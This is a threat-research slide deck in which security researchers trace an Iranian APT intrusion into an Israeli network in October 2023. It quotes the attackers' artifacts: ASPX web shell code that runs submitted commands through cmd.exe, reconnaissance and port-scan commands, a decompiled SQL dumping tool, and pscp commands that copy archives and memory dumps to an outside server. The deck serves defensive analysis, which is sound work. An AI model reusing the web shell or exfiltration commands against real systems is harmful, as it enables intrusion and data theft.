From Recon to Ruin: Exposing Iranian APT latest Tactics In Recent Israeli Conflict

Or Chechik
Assaf Dahan
Daniel Frank

About Us

Or Chechik
Principal Security Researcher, Cortex XDR, Palo Alto Networks

Assaf Dahan
Director, Threat Research, Cortex XDR, Palo Alto Networks

Daniel Frank
Threat Research Team Leader, Cortex XDR, Palo Alto Networks

Our Story Begins

What started our investigation?

Thursday afternoon, October 5th, 2023


A very suspicious and rare alert appeared in our telemetry

Someone was trying to terminate our agent from the kernel

Oct. 7

The Journey begins:
Pulling threads and following breadcrumbs…

Initial Access and Establishing Foothold: Vulnerable Web Applications and Web Shells




```
net user
```

```
net user /domain
```

```
"c:\windows\system32\cmd.exe" /c copy
c:\windows\temp\vmware-SYSTEMS\1.7z C:\inetpub\wwwroot\11\11.zip
```

```
"c:\windows\system32\cmd.exe" /c arp -a
```


Initial Access and Establishing Foothold: Vulnerable Web Applications and Web Shells



```
protected void FbhN(object sender,EventArgs e)//submit cmdshell
{
try
{
Process prcsss=new Process();
prcsss.StartInfo.FileName="c:\\windows\\system32\\cmd.exe";
prcsss.StartInfo.Arguments=bkcm.Value;
prcsss.StartInfo.UseShellExecute=false;
prcsss.StartInfo.RedirectStandardInput=true;
prcsss.StartInfo.RedirectStandardOutput=true;
prcsss.StartInfo.RedirectStandardError=true;
prcsss.Start();
string poutPut=prcsss.StandardOutput.ReadToEnd();
poutPut=poutPut.Replace("<","&lt;");
poutPut=poutPut.Replace(">","&gt;");
poutPut=poutPut.Replace("\r\n","<br>");
tnQRF.Visible=true;
tnQRF.InnerHtml="<hr width=\"100%\" noshade/><pre>"+poutPut+"</pre>";
}
catch(Exception error)
{
errorshow(error.Message);
}
}
```

Webshell in previous research by SentinelOne

https://assets.sentinelone.com/sentinellabs/evol-agrius




```
protected void ThiO(object sender,EventArgs e)//submit cmdshell
{
try
{
Process prcsss=new Process();
prcsss.StartInfo.FileName="c:\\windows\\system32\\cmd.exe";
prcsss.StartInfo.Arguments=bkcm.Value;
prcsss.StartInfo.UseShellExecute=false;
prcsss.StartInfo.RedirectStandardInput=true;
prcsss.StartInfo.RedirectStandardOutput=true;
prcsss.StartInfo.RedirectStandardError=true;
prcsss.Start();
string poutPut=prcsss.StandardOutput.ReadToEnd();
poutPut=poutPut.Replace("<","&lt;");
poutPut=poutPut.Replace(">","&gt;");
poutPut=poutPut.Replace("\r\n","<br>");
jPwDs.Visible=true;
jPwDs.InnerHtml="<hr width=\"100%\" noshade/><pre>"+poutPut+"</pre>";
}
catch(Exception error)
{
errorshow(error.Message);
}
}
```

October 2023 Webshell

Webshell similarities with previous research


Reconnaissance: NBTScan, Wineggdrop, and Nimscan Port Scanners

NBTScan




```
systems.txt /hide /auto:C:\windows\temp\vmware-systems\[redacted].htm
/config:C:\windows\temp\vmware-systems\systems.xml
/range:[redacted]
```

Wineggdrop



```
s.exe TCP [redacted] 445,139,3389 12
s.exe TCP [redacted] 445,139,3389 12
s.exe TCP [redacted] 445,139,3389 12
s.exe TCP [redacted] 445,139,3389 12
```

Attack Timeline, October 2023



5.10.2023 early in the morning
Initial access from web server

5.10.2023
reconnaissance and later movement in DMZ


6.10.2023 – evening
Attacker gains access to LAN env

6.10.2023 – evening
Attacker gained local administrator

7.10.2023 early in the morning
Attacker gains access to the Domain Controller and retrieves a domain admin account

Data Exfiltration: A Custom SQL Extractor Tool


Files extraction and archiving



sql.net4.exe "server=[redacted];UID=[redacted];PWD=[redacted];database=[redacted]


7za.exe a c:\windows\temp\vmware-SYSTEMS\d.7z c:\windows\temp\s\*.csv

Writing of the extracted data to CSV files




SRC_PROCESS_NAME	ACTION_TYPE	FILE_PATH
sql.NET4.exe	File Write	C:\Windows\Temp\s\[redacted].csv
sql.NET4.exe	File Write	C:\Windows\Temp\s\[redacted].csv
sql.NET4.exe	File Write	C:\Windows\Temp\s\[redacted] csv
sql.NET4.exe	File Write	C:\Windows\Temp\s\[redacted] csv
sql.NET4.exe	File Write	C:\Windows\Temp\s\[redacted].csv

Data Exfiltration: A Custom SQL Extractor Tool




```
⊟ a8e63550b56178ae5198c9cc5b704a8be4c8505fea887792b6d911e488592a7c (1.0.0.0, .NETFramework, v4.0)
    ⊞ Metadata
    ⊞ References
    ⊞ { } -
    ⊟ { } sqlextractor
        ⊟ Program
            ⊞ Base Types
            ⊞ Derived Types
              Program()
              Main(string[]) : void
              Tables() : string[]
        ⊟ SQLDUMP
            ⊞ Base Types
            ⊞ Derived Types
              con : SqlConnection
              updateFormEvent : updateFormEventHandler
              SQLDUMP()
              Compress(byte[]) : byte[]
              Connnow(string, string, string, string) : string
              Connnow2(string) : string
              DumpTableToFile(SqlConnection, string, string) : void
              DumpTableToFileRange(SqlConnection, string, string, string) : void
              DumpTableToFileSample(SqlConnection, string, string, long) : void
              GetColumnNames(IDataReader) : IEnumerable<string>
              GetColumnTypes(IDataReader) : IEnumerable<SqlDbType>
              getCSV(string[], SqlConnection) : void
              getCSVSample(string[], SqlConnection, long) : void
              Query(SqlConnection, string) : string
        ⊞ updateFormDelegateArgs
        ⊞ updateFormEventHandler
```



```csharp
private static void Main(string[] args)
{
    try
    {
        if (args.Length == 0)
        {
            Console.WriteLine(" print help here\n\t\t sql.exe  \"connectionSring\" \n\t\t query   \"
        }
        else if (args.Length > 2 && args[1].ToLower().Contains("query"))
        {
            new SqlDataAdapter();
            new DataTable();
            SqlCommand sqlCommand = new SqlCommand(args[2]);
            SqlConnection connection = (sqlCommand.Connection = new SqlConnection(args[0]));
            SQLDUMP sQLDUMP = new SQLDUMP();
            string text = sQLDUMP.Query(connection, args[2]);
            if (text != string.Empty)
            {
                Console.WriteLine("\n outStr2:\n\t\t" + text + "\n");
            }
        }
        else if (args.Length > 2 && args[1].ToLower().Contains("range"))
        {
            SQLDUMP sQLDUMP2 = new SQLDUMP();
            SqlConnection connection2 = new SqlConnection(args[0]);
            sQLDUMP2.DumpTableToFileRange(connection2, args[3], "C:\\windows\\temp\\s\\", args[2]);
            Console.WriteLine("\n outStr2:\n\t\tFINiSH\n");
        }
        else if (args.Length > 2 && args[1].ToLower().Contains("sample"))
        {
            SQLDUMP sQLDUMP3 = new SQLDUMP();
            long num = long.Parse(args[2]);
            Console.WriteLine("\n outStr2:\n\t\t" + args[0] + "\nnum of rows:" + num + "\n");
            SqlConnection connection3 = new SqlConnection(args[0]);
            string[] tables = Tables();
            sQLDUMP3.getCSVSample(tables, connection3, num);
        }
        else
        {
            SQLDUMP sQLDUMP4 = new SQLDUMP();
            Console.WriteLine("\n outStr2:\n\t\tFINiSH" + args[0] + "\n");
            SqlConnection connection4 = new SqlConnection(args[0]);
            string[] tables2 = Tables();
            sQLDUMP4.getCSV(tables2, connection4);
        }
    }
    catch (Exception ex)
    {
        File.AppendAllText("C:\\windows\\temp\\s\\\\log", ex.Message);
    }
}
```


Data Exfiltration: A Custom SQL Extractor Tool

Data exfiltration using pscp



```
pscp.exe  -pw [redacted]1.7z root@109.237.107.212:/tmp/temp/
pscp.exe  -pw [redacted]*.ezip root@109.237.107.212:/tmp/temp/
pscp.exe  -pw [redacted]*.dmp root@109.237.107.212:/tmp/temp/
```

Attack Timeline, October 2023



<u>5.10.2023 early in the morning</u>
Initial access from web server

<u>5.10.2023</u>
reconnaissance and later movement in DMZ

<u>6.10.2023 - evening</u>
Attacker gains access to LAN env

